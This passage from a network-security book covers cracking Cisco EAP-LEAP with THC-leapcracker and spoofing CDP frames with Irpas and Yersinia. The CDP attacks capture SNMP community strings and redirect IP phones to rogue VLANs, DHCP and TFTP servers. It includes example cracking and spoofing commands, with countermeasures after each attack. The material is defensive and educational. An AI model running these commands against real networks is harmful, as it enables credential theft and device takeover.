Example for Password = 'cisco123' with a ASCII wordlist file 'wordlist.txt':
./leap-cracker -f wordlist.txt -t \
1ef803cbfb06a09867f5ebf56b04f7a036954f13b81896cc -c 102db5df085d3041

Example for an ASCII wordlist file 'wordlist.txt' and userlist file
'userlist.txt':
./leap-cracker -f wordlist.txt -u userlist.txt

Example for a pre-compiled passwordlist file 'wordlist.bin' and a userlist file
'userlist.txt', using the default challenge
./leap-cracker -b wordlist.bin -u userlist.txt
```

```
Example for a userlist compared with generated passwords starting with
cisco+[nnn] where nnn are numbers from 0-9
./leap-cracker -u userlist.txt -p cisco -l 3 -w 0-9
```

THC-leapcracker requires AirJack drivers to run active attacks, and without AirJack being installed, both `get-leap` and `all-deauth` tools will not compile.

Both `asleap-imp` and THC-leapcracker can be used to attack wired switched networks just as well. Obviously, you won't be able to deauthenticate Ethernet users, but sending EAP-LEAP logoff frames is still a valid option, as well as a variety of efficient DoS attacks on LANs, such as ARP-based ones.

Countermeasures Against EAP-LEAP Cracking

The most obvious and easy countermeasure would be to select strong user passwords. However, a limited size of the shared secret when 2 bytes are subtracted means that even good passwords have a chance of failing to bruteforce attacks. Thus, a recommended solution is not to use EAP-LEAP at all. Cisco has developed a novel nonproprietary EAP type to replace EAP-LEAP, namely EAP-FAST. So, if you are keen on implementing a Cisco-specific user authentication solution, use EAP-FAST instead. EAP-FAST is not susceptible to the attack against EAP-LEAP we have outlined in this section. EAP-FAST is described in detail in the IETF informational draft at *http://www.ietf.org/internet-drafts/draft-cam-winget-eap-fast-02.txt*.

EAP-FAST provides a seamless migration from EAP-LEAP, does not require digital certificates and Public Key Infrastructure (PKI) support on end-user hosts, and is easily integrated with both Microsoft Active Directory and Lightweight Directory Access Protocol (LDAP). One-time passwords can also be used. Visit *http://www.cisco.com/warp/public/cc/pd/witc/ao1200ap/prodlit/eapfs_qa.htm* to find more about this security protocol.

A Sneaky CDP Attack

Popularity:	*5*
Simplicity:	*7*
Impact:	*8*
Risk Rating:	***7***

CDP is the last Layer 2 protocol we'll mention in this chapter. Previously, we reviewed CDP as a highly valuable source of information when enumerating networks. We also returned to CDP in Chapter 11. Here the last and most interesting use of CDP is considered. Namely, we are going to spoof nonexisting devices to get some interesting results. It is an opportunistic attack, but not a well-known one, and in specific conditions it can easily catch a network administrator unprepared.

Two targets may fall to CDP spoofing. The first and probably the main one is centralized management software. Well-known commercial high-end software suites that rely on CDP for Cisco hosts discovery include IBM Tivoli and CiscoWorks. If you send fake CDP frames claiming the presence of a new Cisco device on the network, management software will try to communicate with it via SNMP, giving you a chance to capture the

SNMP community name used. This is likely to be a community used for other Cisco devices on the network and may lead to their successful exploitation. In addition, you can use CDP spoofing for pranks and in order to distract the network administrator's attention. Imagine his or her reaction when an unknown Cisco 12000 series gigabit switch-router (GSR) appears on the LAN! But the main reason is, of course, for getting the community name. There could be cases when SNMP on the network is configured for "no polling, traps only." Under such configuration, sniffing the network for SNMP communities will fail. However, by introducing a "new device" into the mix, an attacker will trigger a necessary initial polling and get the highly desirable string (or strings).

The second target is Cisco IP phones. When a Cisco phone is turned on, mute, headset, and speaker phone indicators light up. Then the phone and a switch to which it is connected start exchanging CDP data to learn about each other. The switch employs CDP to tell the phone which particular VLAN is going to be used for voice traffic. Setting separate VLANs for voice and data traffic is a common practice a sensible network administrator should follow. During this process, the phone should display "Configuring VLAN." When the phone knows which specific VLAN to use, it will apply appropriate 802.1q tags and ask for an IP address from a local DHCP server. At this stage, the phone should display "Configuring IP." The DHCP server will offer not only the IP address, but also an address of the TFTP server where the phone configuration file is stored and from which it is going to be pulled.

We guess you have already sensed a possibility for a spoofing attack. You can inject CDP frames to tell the phones which VLAN to connect to (presumably the one on which you have a host under control). An attack host will have a rogue DHCP server to supply the phone an IP address of your choice and direct it to a rogue TFTP server, so that an attacker-supplied configuration file would be picked up instead of a legitimate one. At any stage, this attack can be turned into DoS, but taking over the phone is more fun, right? The main difference between this and the previous attack against centralized management software is that we do not create a fake CDP device but claim that our frames come from a switch itself, entering a race condition with the switch to supply the phone an incorrect VLAN assignment. Thus, it is, essentially, yet another VLAN hopping (or shifting) attack. Other IP phones, such as those manufactured by Nortel and Avaya, are just as vulnerable to these type of attacks. But since they don't use CDP, you will have to spoof DHCP instead, perhaps using the DHCP mode of Yersinia.

How do we spoof CDP frames in practice? Two main tools can be used for generating custom fake CDP frames. Historically, the first is the `cdp` utility from FX Irpas (Internetwork Routing Protocol Attack Suite):

```
arhontus / # ./cdp
./cdp [-v] -i <interface> -m {0,1} ...

Flood mode (-m 0):
-n <number>     number of packets
-l <number>     length of the device id
-c <char>       character to fill in device id
-r              randomize device id string

Spoof mode (-m 1):
-D <string>     Device id
```

```
-P <string>     Port id
-L <string>     Platform
-S <string>     Software
-F <string>     IP address
-C <capabilities>
        these are:
        R - Router, T - Trans Bridge, B - Source Route Bridge
        S - Switch, H - Host, I - IGMP, r - Repeater

arhontus / #./cdp -v -i eth1 -m 1 -D 'Router66' -P 'FastEthernet0/1' -C RI  \
-L 'Cisco' -S 'IOS 12.2.6' -F '192.168.1.9'
```

The second tool is Yersinia in CDP mode (press F3). The Yersinia attack necessary to set a virtual CDP device is fully automated and comes as third on the list when you press **x** in the ncurses GUI. Don't forget to set all your CDP frames parameters by pressing **e** and entering the needed values. For the attack against IP phones, save the legitimate frames used by the switch to communicate with the phones (press **s**, **L**), edit them to replace the VLAN number (press **e**), and replay them back to the network. To win the race, you can try to use a CDP table flood (attack 1) or send the frames manually, one by one (attack 0). Of course, you can send CDP frames from both local command line and client/server Yersinia modes, but in this case we recommend using the ncurses' GUI since it allows frame capturing, editing, and resending.

Countermeasures Against CDP Spoofing Attacks

Not much can be said about CDP spoofing countermeasures, apart from staying vigilant! Since this protocol does not implement any authentication, anyone can send custom CDP frames on the network and nothing can be done about it, except for not using CDP in the first place. If you're using centralized management software or Cisco IP phones, this may not be an option. So, when an unusual CDP traffic or unexpected CDP device is discovered, investigate the matter immediately and check from which MAC address the frames are coming and what kind of information they carry. Any changes in the usual CDP pattern would be reported by CiscoWorks or a similar management suite.

To monitor CDP changes from Windows environments, we recommend downloading and installing CDP Monitor from *http://www.tallsoft.com/cdpmonitor_setup.exe.* This little useful program will detect CDP changes on the network and notify you by popping up a message box and issuing a warning sound. It can also send a warning e-mail to a predefined address and run a custom program upon the change detection. Since sending custom CDP frames from CDP Monitor is possible, it can also be useful in CDP spoofing attacks from Windows; however, we have used only Irpas and Yersinia in our tests.

SUMMARY

Attacks against low layer network protocols are sneaky and difficult to detect and protect against, because they can be run without even "touching" the targeted hosts. Another problem is that releasing a new, more secure version of a network protocol takes

far more time than patching a hole in a piece of software. So the window of opportunity between discovering a new flaw and its elimination by the protocol vendor or the standard board is large. In fact, it may take years before the bug is completely fixed. During this time period, affected networks remain vulnerable.

Spare for commonplace ARP spoofing, which we don't describe here (but we do provide Cisco-specific countermeasures), these type of attacks involves custom packet-generation skills and a complete understanding of the protocols involved. Thus, such exploitation belongs to the realm of reasonably advanced hacking. Also, the attacks described here require local access to the network. In a sense, they are a continuation of the "what do I do after getting root or enable" discussion in Chapter 10. We can't overemphasize the importance of understanding and countering a local attacker, who may not be that local after all (if backdoors, cable, and wireless exploitation are taken into the account). The fact that the majority of hacking attacks that get media coverage are remote simply does not reflect the reality of everyday network security practice.

In spite of the complexity of defending against protocol-centric attacks, it is still possible to deflect the majority of them if the defender understands the affected protocols better than the attacker and follows the recommendations provided in the countermeasures sections accompanying every outlined attack. Cisco engineers were quite creative at developing the countermeasures, and if you are just as creative in setting them up on the network under your supervision, the majority if not all attacks against network protocols on low layers can be defeated.